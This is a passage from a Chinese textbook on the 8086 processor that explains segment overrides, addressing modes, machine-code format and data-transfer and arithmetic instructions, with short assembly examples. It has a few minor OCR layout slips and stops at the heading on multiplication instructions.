


图 4-22 IP 指向的偏移地址为 1000




图 4-23 准备合成物理地址




图 4-24 代码段地址左移 4 位




图 4-25 代码段地址与偏移相加




图 4-26 得到物理地址 10100




图 4-27 物理地址经 20 位地址总线




图 4-28 物理地址到达地址译码器




图 4-29 准备规划内存




图 4-30 准备规划内存码器




图 4-31 代码段地址进入代码段




图 4-32 完成内存规划

一般在没有指明时，数据访问在 DS 段；使用 BP 访问主存，则在 SS 段。默认的情况允许改变，需要使用段超越前缀指令；8086 指令系统中有 4 个段超越：

- CS：代码段超越，使用代码段的数据；
- SS：堆栈段超越，使用堆栈段的数据；
- DS：数据段超越，使用数据段的数据；
- ES：附加段超越，使用附加段的数据。

例如，没有段超越的指令实例：

```
MOV AX, [2000H] ; AX←DS:[2000H]
```

这条指令实际从默认的 DS 数据段取出数据。

采用段超越前缀的指令实例：

```
MOV AX, ES:[2000H] ; AX←ES:[2000H]
```

这条指令从指定的 ES 附加段取出数据。

表 4-2 列出了段寄存器的使用规定。

表 4-2 段寄存器的使用规定

访问存储器的方式	默 认	可 超 越	偏 移 地 址
取指令	CS	无	IP
堆栈操作	SS	无	SP
一般数据访问	DS	CS ES SS	有效地址 EA
BP 基址的寻址方式	SS	CS ES DS	有效地址 EA
串操作的源操作数	DS	CS ES SS	SI
串操作的目的操作数	ES	无	DI

8086 对逻辑段要求段地址低 4 位均为 0，每段最大不超过 64KB。但是每段并不一定必须是 64KB，而且各段之间可以重叠。如图 4-33 所表示的各个段之间并不重合，再如图 4-34 所表示的各个段之间有重合，这也是允许的。




图 4-33 各段独立




图 4-34 各段重叠

解决如下问题。

1MB 空间最多能分成多少个段？

每隔 16 个存储单元就可以开始一个段，所以 1MB 最多可以有：

$$2^{20} \div 16 = 2^{16} = 64K \text{ 个段。}$$

1MB 空间最少能分成多少个段？

每隔 64K 个存储单元开始一个段，所以 1MB 最少可以有：

$$2^{20} \div 2^{16} = 16 \text{ 个段。}$$

#### 4.2.2.3 8086 的寻址方式

本小节从 8086 的计算机代码格式入手，分别论述其寻址方式，进而熟悉 8086 汇编语言指令格式，尤其是其中操作数的表达方法，为展开 8086 指令系统做好准备。

##### 1. 指令的组成

指令由操作码和操作数两部分组成，操作码说明计算机要执行哪种操作，如传送、运算、移位、跳转等操作，它是指令中不可缺少的组成部分。操作数是指令执行的参与者，即各种操作的对象，有些指令不需要操作数，通常的指令都有一个或两个操作数，也有个别指令有 3 个甚至 4 个操作数。每种指令的操作码，用一个唯一的助记符表示（指令功能的英文缩写）对应着计算机指令的一个二进制编码。指令中的操作数，可以是一个具体的数值，可以是存放数据的寄存器，或指明数据在主存位置的存储器地址。

##### 2. 代码格式

指令系统设计了多种操作数的来源，寻找操作数的过程就是操作数的寻址。操作数采取哪一种寻址方式，会影响计算机运行的速度和效率。

(1) 计算机代码格式

图 4-35 表示 8086 的计算机代码格式。




图 4-35 8086 的机器代码格式

如标准计算机代码示例：mov ax,[BP+0]；计算机代码是 8B 46 00。

前一个字节 8B 是操作码，中间一个字节 46 (01 000 110) 是“mod reg r/m”字节。其中：reg = 000 表示目的操作数为 AX，mod = 01 和 r/m = 110 表示源操作数为[BP+D8]。最后一个字节就是 8 位位移量 [D8 =] 00。

其他计算机代码示例：mov al, 05；计算机代码是 B0 05，前一个字节 B0 是操作码 (含一个操作数 AL)，后一个字节 05 是立即数；mov ax, 0102H；计算机代码是 B8 02 01。前一个字节 B8 是操作码 (含一个操作数 AX)，后两个字节 02 01 是 16 位立即数 (低字节 02 在低地址)。

(2) 指令的助记符格式

操作码 操作数 1，操作数 2；注释

操作数 2，称为源操作数 src，它表示参与指令操作的一个对象。操作数 1，称为目的的操作数 dest，它不仅可以作为指令操作的一个对象，还可以用来存放指令操作的结果，分号后的内容是对指令的解释。

例如传送指令 MOV 的格式，MOV dest, src；dest←src。

MOV 指令的功能是将源操作数 src 传送至目的操作数 dest，例如：

```
MOV AL,05H      ; AL←05H
MOV BX,AX        ; BX←AX
MOV AX,[SI]      ; AX←DS:[SI]
MOV AX,[BP+06H]  ; AX←SS:[BP+06H]
MOV AX,[BX+SI]   ; AX←DS:[BX+SI]
```

图 4-36 表现了 MOV 指令的功能。




图 4-36 MOV 指令的功能

### 3. 立即数寻址方式

指令中的操作数直接存放在计算机代码中，紧跟在操作码之后（操作数作为指令的一部分存放在操作码之后的主存单元中），这种操作数被称为立即数 *imm*。它可以是 8 位数值 *i8* (00H~FFH)，也可以是 16 位数值 *i16* (0000H~FFFFH)。立即数寻址方式常用来给寄存器赋值，例如：

```
MOV AL,05H      ; AL←05H
MOV AX,0102H     ; AX←0102H
```

### 4. 寄存器寻址方式

操作数存放在 CPU 的内部寄存器 *reg* 中，可以是 8 位寄存器 *r8*：

AH、AL、BH、BL、CH、CL、DH、DL

也可以是 16 位寄存器 *r16*：

AX、BX、CX、DX、SI、DI、BP、SP

或者 4 个段寄存器 *seg*：

CS、DS、SS、ES

例如：

```
MOV AX,1234H     ; AX←1234H 立即数寻址
MOV BX,AX        ; BX←AX 寄存器寻址
```

### 5. 存储器寻址方式

指令中给出操作数的主存地址信息（偏移地址，称之为有效地址 *EA*），而段地址在默认的或用段超越前缀指定的段寄存器中，8086 设计了多种存储器寻址方式，分别如下。

#### (1) 直接寻址方式

有效地址在指令中直接给出，默认的段地址在 DS 段寄存器，可使用段超越前缀改变。例如：

```
MOV AX,[2000H]; AX←DS:[2000H] ; 指令代码: A10020
MOV AX,ES:[2000H]; AX←ES:[2000H]; 指令代码: 26A10020
```



### （2）寄存器间接寻址方式

有效地址存放在基址寄存器 BX 或变址寄存器 SI、DI 中。默认的段地址在 DS 段寄存器，可使用段超越前缀改变。例如：

```
MOV AX, [SI] ; AX ← DS:[SI]
```

### （3）寄存器相对寻址方式

有效地址是寄存器内容与有符号 8 位或 16 位位移量之和，寄存器可以是 BX、BP 或 SI、DI。有效地址 = BX/BP/SI/DI + 8/16 位位移量。段地址对应 BX/SI/DI 寄存器默认是 DS，对应 BP 寄存器默认是 SS；可用段超越前缀改变。例如：

```
MOV AX, [DI+06H] ; AX ← DS:[DI+06H]
MOV AX, [BP+06H] ; AX ← SS:[BP+06H]
```

### （4）基址变址寻址方式

有效地址由基址寄存器（BX 或 BP）的内容加上变址寄存器（SI 或 DI）的内容构成。有效地址 = BX/BP + SI/DI。段地址对应 BX 基址寄存器，默认是 DS，对应 BP 基址寄存器，默认是 SS；可用段超越前缀改变。例如：

```
MOV AX, [BX+SI] ; AX ← DS:[BX+SI]
MOV AX, [BP+DI] ; AX ← SS:[BP+DI]
MOV AX, DS:[BP+DI] ; AX ← DS:[BP+DI]
```

### （5）相对基址变址寻址方式

有效地址是基址寄存器（BX/BP）、变址寄存器（SI/DI）与一个 8 位或 16 位位移量之和。有效地址 = BX/BP + SI/DI + 8/16 位位移量。

段地址对应 BX 基址寄存器，默认是 DS，对应 BP 基址寄存器，默认是 SS；可用段超越前缀改变。例如：

```
MOV AX, [BX+SI+06H] ; AX ← DS:[BX+SI+06H]
```

在寄存器相对寻址或相对基址变址寻址方式中，位移量可用符号表示。例如：

```
MOV AX, [SI+COUNT] ; COUNT 是事先定义的变量或常量（就是数值）
MOV AX, [BX+SI+WNUM] ; WNUM 也是变量或常量
```

而且同一寻址方式可以写成不同的形式，例如：

```
MOV AX, [BX][SI] ; 等同于 MOV AX, [BX+SI]
MOV AX, COUNT[SI] ; 等同于 MOV AX, [SI+COUNT]
MOV AX, WNUM[BX][SI] ; 等同于 MOV AX, WNUM[BX+SI]
; 等同于 MOV AX, [BX+SI+WNUM]
```

## 4.2.2.4 8086 指令系统

汇编语言指令格式由四部分组成：

标号：指令助记符 目的操作数，源操作数；注释

其中，标号表示该指令在主存中的逻辑地址，每个指令助记符就代表一种指令。目

的和源操作数表示参与操作的对象，注释是对该指令或程序段功能的说明。

以下是指令操作数通常的表达方式：

r8——任意一个 8 位通用寄存器，AH、AL、BH、BL、CH、CL、DH、DL；

r16——任意一个 16 位通用寄存器，AX、BX、CX、DX、SI、DI、BP、SP；

reg——代表 r8 或 r16。

seg——表示段寄存器：CS/DS/ES/SS。

m8——表示一个 8 位存储器操作数单元（所有主存寻址方式）；

m16——表示一个 16 位存储器操作数单元（所有主存寻址方式）；

mem——代表 m8 或 m16；

i8——表示一个 8 位立即数；

i16——表示一个 16 位立即数；

imm——代表 i8 或 i16；

dest——表示目的操作数；

src——表示源操作数。

Intel 8086 指令系统共有 117 条基本指令，可分成 6 个功能组。

### 1. 数据传送类指令

数据传送是计算机中最基本、最重要的一种操作。传送指令也是最常使用的一类指令，它把数据从一个位置传送到另一个位置。除了标志寄存器传送指令外，其余的数据传送指令均不影响标志位。需要重点掌握的数据传送指令有：通用传送操作指令 MOV/XCHG/XLAT、堆栈操作指令 PUSH/POP、标志寄存器传送指令 LAHF/SAHF/PUSHF/POPF、地址传送指令 LDS/LES、地址传送指令 LEA。

#### （1）通用传送操作指令

· 传送指令 MOV（move）把一个字节或字的操作数从源地址传送至目的地址。其使用方法有：

MOV reg/mem, imm；立即数送寄存器或主存；

MOV reg/mem/seg, reg；寄存器送（段）寄存器或主存；

MOV reg/seg, mem；主存送（段）寄存器；

MOV reg/mem, seg；段寄存器送寄存器或主存。

例如：

```
mov al, 4 ; al←4, 字节传送
mov cx, 0ffh ; cx←00ffh, 字传送
mov si, 200h ; si←0200h, 字传送
mov byte ptr [si], 0ah; byte ptr 说明是字节操作
mov word ptr [si+2], 0bh; word ptr 说明是字操作
```

注意：立即数要明确指令是字节操作还是字操作。如下：

```
mov ax,bx      ; ax←bx, 字传送
mov ah,al      ; ah←al, 字节传送
mov ds,ax      ; ds←ax, 字传送
mov [si],al    ; [si]←al, 字节传送
mov al,[bx]    ; al←[bx], 字节传送
mov dx,[bp]    ; dx←ss:[bp], 字传送
mov es,[si]    ; es←ds:[si], 字传送
```

但是不存在存储器向存储器的传送指令。  
MOV 也并非任意传送，如图 4-37 所示，表示了他的传送功能。




图 4-37 mov 指令的传送

非法的 MOV 使用如下。  
两个操作数的类型不一致，例如源操作数是字节，而目的操作数是字，或者相反。  
绝大多数双操作数指令，除非特别说明，目的操作数与源操作数必须类型一致，否则为非法指令：

```
MOV AL,050AH; 非法指令：050Ah 为字，而 AL 为字节。
```

寄存器有明确的字节或字类型，有寄存器参与的指令其操作数类型就是寄存器的类型，对于存储器单元与立即数同时作为操作数的情况，必须显示指明；byte ptr 指示字节类型，word ptr 指示字类型。

两个操作数不能都是存储器，传送指令很灵活，但主存之间的直接传送却不允许。  
8086 指令系统不允许两个操作数都是存储单元（除串操作指令），要实现这种传送，可通过寄存器间接实现：

```
mov ax,buffer1; ax←buffer1 (将 buffer1 内容送 ax)
mov buffer2,a; buffer2←ax
```

这里 buffer1 和 buffer2 是两个字变量，实际表示直接寻址方式。

段寄存器的操作有一些限制，段寄存器属专用寄存器，对他们的操作能力有限。不允许立即数传送给段寄存器：

```
MOV DS,100H; 非法指令：立即数不能传送段寄存器
```

不允许直接改变 CS 值：

MOV CS, [SI] ; 不允许使用的指令

不允许段寄存器之间的直接数据传送：

MOV DS, ES; 非法指令：不允许段寄存器间传送

• 交换指令 XCHG (exchange) 把两个地方的数据进行互换。使用方法为：XCHG reg, reg/mem; reg ↔ reg/mem。

可以寄存器与寄存器之间对换数据，寄存器与存储器之间对换数据，但是不能在存储器与存储器之间对换数据。例如：

```
mov ax, 1234h ; ax=1234h
mov bx, 5678h ; bx=5678h
xchg ax, bx; ax=5678h, bx=1234h
xchg ah, al ; ax=7856h
xchg ax, [2000h] ; 字交换，等同于 xchg [2000h], ax
xchg al, [2000h] ; 字节交换，等同于 xchg [2000h], al
```

• 换码指令 XLAT (translate) 将 BX 指定的缓冲区中、AL 指定的位移处的一个字节数据取出赋给 AL。即：XLAT; al ← ds:[bx+al]。

换码指令执行前，在主存建立一个字节量表，内含要转换成的目的代码。表格首地址存放于 BX，AL 存放相对表格首地址的位移量。换码指令执行后，将 AL 寄存器的内容转换为目标代码。例如：

```
mov bx, 100h
mov al, 03h
xlat
```

换码指令没有显式的操作数，但使用了 BX 和 AL，因为换码指令使用了隐含寻址方式——采用默认操作数。

(2) 数据传送指令中，有两个是堆栈操作指令：PUSH、POP。

什么是堆栈呢？堆栈是一个“后进先出 FILO”（或说“先进后出 FILO”）的主存区域，位于堆栈段中，SS 段寄存器记录其段地址，堆栈只有一个出口，即当前栈顶，用堆栈指针寄存器 SP 指定。栈顶是地址较小的一端（低端），栈底不变。图 4-38 所示为堆栈结构。

堆栈：按照后进先出（LIFO）的原则组织的存储器空间（栈）。

队列：按照先进先出（FIFO）的原则组织的存储器空间。

图 4-39 所示为堆栈与队列的比较。

堆栈只有两种基本操作：进栈和出栈，对应两条指令 PUSH 和 POP。

• PUSH：进栈指令先使堆栈指针 SP 减 2，然后把一个字操作数存入堆栈顶部；

• POP：出栈指令把栈顶的一个字传送到指定的目的操作数，然后堆栈指针 SP 加 2。

堆栈操作的单位是字，进栈和出栈只对字量。字量数据从栈顶压入和弹出时，都是低地址字节送低字节，高地址字节送高字节。堆栈操作遵循先进后出原则，但可用存储

器寻址方式随机存取堆栈中的数据。堆栈常用来临时存放数据、传递参数、保存和恢复寄存器。图 4-40 所表示的是用堆栈进行现场保护和恢复。




图 4-38 堆栈结构




图 4-39 堆栈工作原理

(3) 标志寄存器传送指令

标志寄存器传送指令用来传送标志寄存器 **FLAGS** 的内容，方便进行对各个标志位的直接操作。有 2 对 4 条指令，低 8 位传送：**LAHF** 和 **SAHF**；16 位传送：**PUSHF** 和 **POPF**。

**LAHF**：**AH** ← **FLAGS** 的低字节，**LAHF** 指令将标志寄存器的低字节送寄存器 **AH**。**SF/ZF/AF/PF/CF** 状态标志位分别送入 **AH** 的第 7/6/4/2/0 位，而 **AH** 的第 5/3/1 位任意。

**SAHF**：**FLAGS** 的低字节 ← **AH**，**SAHF** 将 **AH** 寄存器内容送 **FLAGS** 的低字节。用 **AH** 的第 7/6/4/2/0 位相应设置 **SF/ZF/AF/PF/CF** 标志。

**PUSHF**：**SP** ← **SP** - 2，**SS**:[**SP**] ← **FLAGS**。**PUSHF** 指令将标志寄存器的内容压入堆栈，同时栈顶指针 **SP** 减 2。

**POPF**：**FLAGS** ← **SS**:[**SP**]，**SP** ← **SP** + 2。**POPF** 指令将栈顶字单元内容送标志寄存器，同时栈顶指针 **SP** 加 2。例如如下指令：

```
pushf      ; 保存全部标志到堆栈
pop ax     ; 从堆栈中取出全部标志
or ax,0100h ; 设置 D8=TF=1.; ax 其他位不变
push ax    ; 将 ax 压入堆栈
popf       ; FLAGS←AX, 将堆栈内容取到标志寄存器
```

(4) 地址传送指令

地址传送指令将存储器单元的逻辑地址送至指定的寄存器，有效地址传送指令 **LEA**，

```
push ax      ; 进入子程序后
push bx
push ds
...
pop ds       ; 返回主程序前
pop bx
pop ax
```

图 4-40 使用堆栈保护现场

针传送指令 LDS 和 LES。注意它们不是获取存储器单元的内容。有效地址传送指令 LEA (load EA) 将存储器操作数的有效地址传送至指定的 16 位寄存器中。使用方法如下：

```
LEA r16,mem; r16←mem 的有效地址 EA。例如：
mov bx,0400h
mov si,3ch
lea bx,[bx+si+0f62h]; BX=0400h+003ch+0f62h=139EH
```

以上代码获得主存单元的有效地址，不是物理地址，也不是该单元的内容，实现了计算功能。

#### (5) 指针传送指令

LDS 指令将主存中 mem 指定的字送至 r16，并将 mem 的下一字送 DS 寄存器。用法如下：

LDS r16,mem; r16←mem, DS←mem+2

LES 指令将主存中 mem 指定的字送至 r16，并将 mem 的下一字送 ES 寄存器。用法如下：

LES r16,mem; r16←mem, ES←mem+2。

例如：

```
mov word ptr [3060h],0100h
mov word ptr [3062h],1450h
les di,[3060h] ; es=1450h, di=0100h
lds si,[3060h] ; ds=1450h, si=0100h
```

mem 指定主存的连续 4 个字节作为逻辑地址（32 位的地址指针），送入 DS:r16 或 ES:r16。

## 2. 算术运算类指令

四则运算是计算机经常进行的一种操作，算术运算指令实现二进制（和十进制）数据的四则运算。注意算术运算类指令将对标志有影响。

需要重点掌握的算术运算指令有：加法指令 ADD/ADC/INC、减法指令 SUB/SBB/DEC、求补指令 NEG、比较指令 CMP、乘法指令 MUL/IMUL、除法指令 DIV/IDIV。

#### (1) 加法指令

• ADD 指令将源与目的操作数相加，结果送到目的操作数。ADD 指令按状态标志的定义相应设置，用法如下：

ADD reg,imm/reg/mem; reg←reg+imm/reg/mem

ADD mem,imm/reg; mem←mem+imm/reg

• ADC 指令将源与目的操作数相加，再加上进位 CF 标志，结果送到目的操作数。ADC 指令按状态标志的定义相应设置，ADC 指令主要与 ADD 配合，实现多精度加法运算。用法如下：



ADC reg,imm/reg/mem;  $\text{reg} \leftarrow \text{reg} + \text{imm/reg/mem} + \text{CF}$

ADC mem,imm/reg;  $\text{mem} \leftarrow \text{mem} + \text{imm/reg} + \text{CF}$

例如：

```
mov ax,4652h    ; ax=4652h
add ax,0f0f0h   ; ax=3742h, CF=1
mov dx,0234h    ; dx=0234h
adc dx,0f0f0h   ; dx=f325h, CF=0, DX.AX=0234 4652H+F0F0 F0F0H
                =F325 3742H
```

• INC 指令对操作数加 1（增量），INC 指令不影响进位 CF 标志，按定义设置其他状态标志。用法如下：

INC reg/mem;  $\text{reg/mem} \leftarrow \text{reg/mem} + 1$

例如：

```
inc bx
inc byte ptr [bx]
```

## （2）减法指令

• SUB 指令将目的操作数减去源操作数，结果送到目的操作数。SUB 指令按照定义相应设置状态标志，用法如下：

SUB reg,imm/reg/mem;  $\text{reg} \leftarrow \text{reg} - \text{imm/reg/mem}$

SUB mem,imm/reg;  $\text{mem} \leftarrow \text{mem} - \text{imm/reg}$

例如：

```
mov al,0fbh     ; al=0fbh
sub al,07h      ; al=0f4h, CF=0
```

• SBB 指令将目的操作数减去源操作数，再减去借位 CF（进位），结果送到目的操作数。SBB 指令按照定义相应设置状态标志，SBB 指令主要与 SUB 配合，实现多精度减法运算。

SBB reg,imm/reg/mem;  $\text{reg} \leftarrow (\text{reg} - (\text{imm/reg/mem}) - \text{CF})$

SBB mem,imm/reg;  $\text{mem} \leftarrow \text{mem} - \text{imm/reg} - \text{CF}$

例如：

```
mov ax,4652h    ; ax=4652h
sub ax,0f0f0h   ; ax=5562h, CF=1
mov dx,0234h    ; dx=0234h
sbb dx,0f0f0h   ; dx=1143h, CF=1, DX.AX=0234 4652H-F0F0 F0F0H
                =1143 5562H
```

• DEC 指令对操作数减 1（减量），DEC 指令不影响进位 CF 标志，按定义设置其他状态标志。用法如下：

DEC reg/mem;  $\text{reg/mem} \leftarrow \text{reg/mem} - 1$

注意：INC 指令和 DEC 指令都是单操作数指令，主要用于对计数器和地址指针的调整。

### （3）求补指令

NEG 指令对操作数执行求补运算：用零减去操作数，然后结果返回操作数。求补运算也可以表达成：将操作数按位取反后加 1。NEG 指令对标志的影响与用零作减法的 SUB 指令一样。用法如下：

NEG reg/mem; reg/mem $\leftarrow$ 0-reg/mem

例如：

```
mov ax,0ff64h
neg al; ax=ff9ch, OF=0, SF=1, ZF=0, PF=1, CF=1
sub al,9dh; ax=ffffh, OF=0, SF=1, ZF=0, PF=1, CF=1
neg ax; ax=0001h, OF=0, SF=0, ZF=0, PF=0, CF=1
dec al; ax=0000h, OF=0, SF=0, ZF=1, PF=1, CF=1
neg ax; ax=0000h, OF=0, SF=0, ZF=1, PF=1, CF=0
```

### （4）比较指令

CMP 指令将目的操作数减去源操作数，按照定义相应设置状态标志，CMP 指令执行的功能与 SUB 指令，但结果不回送目的操作数。用法如下：

CMP reg,imm/reg/mem; reg-imm/reg/mem

CMP mem,imm/reg; mem-imm/reg

例如：

```
cmp al,100 ; al-100
jz below ; al==100, 跳转到 below 执行
sub al,100 ; al!=100, al←al-100
inc ah ; ah←ah+1
below: ...
```

执行比较指令之后，可以根据标志判断两个数是否相等、大小关系等。

### （5）乘法指令

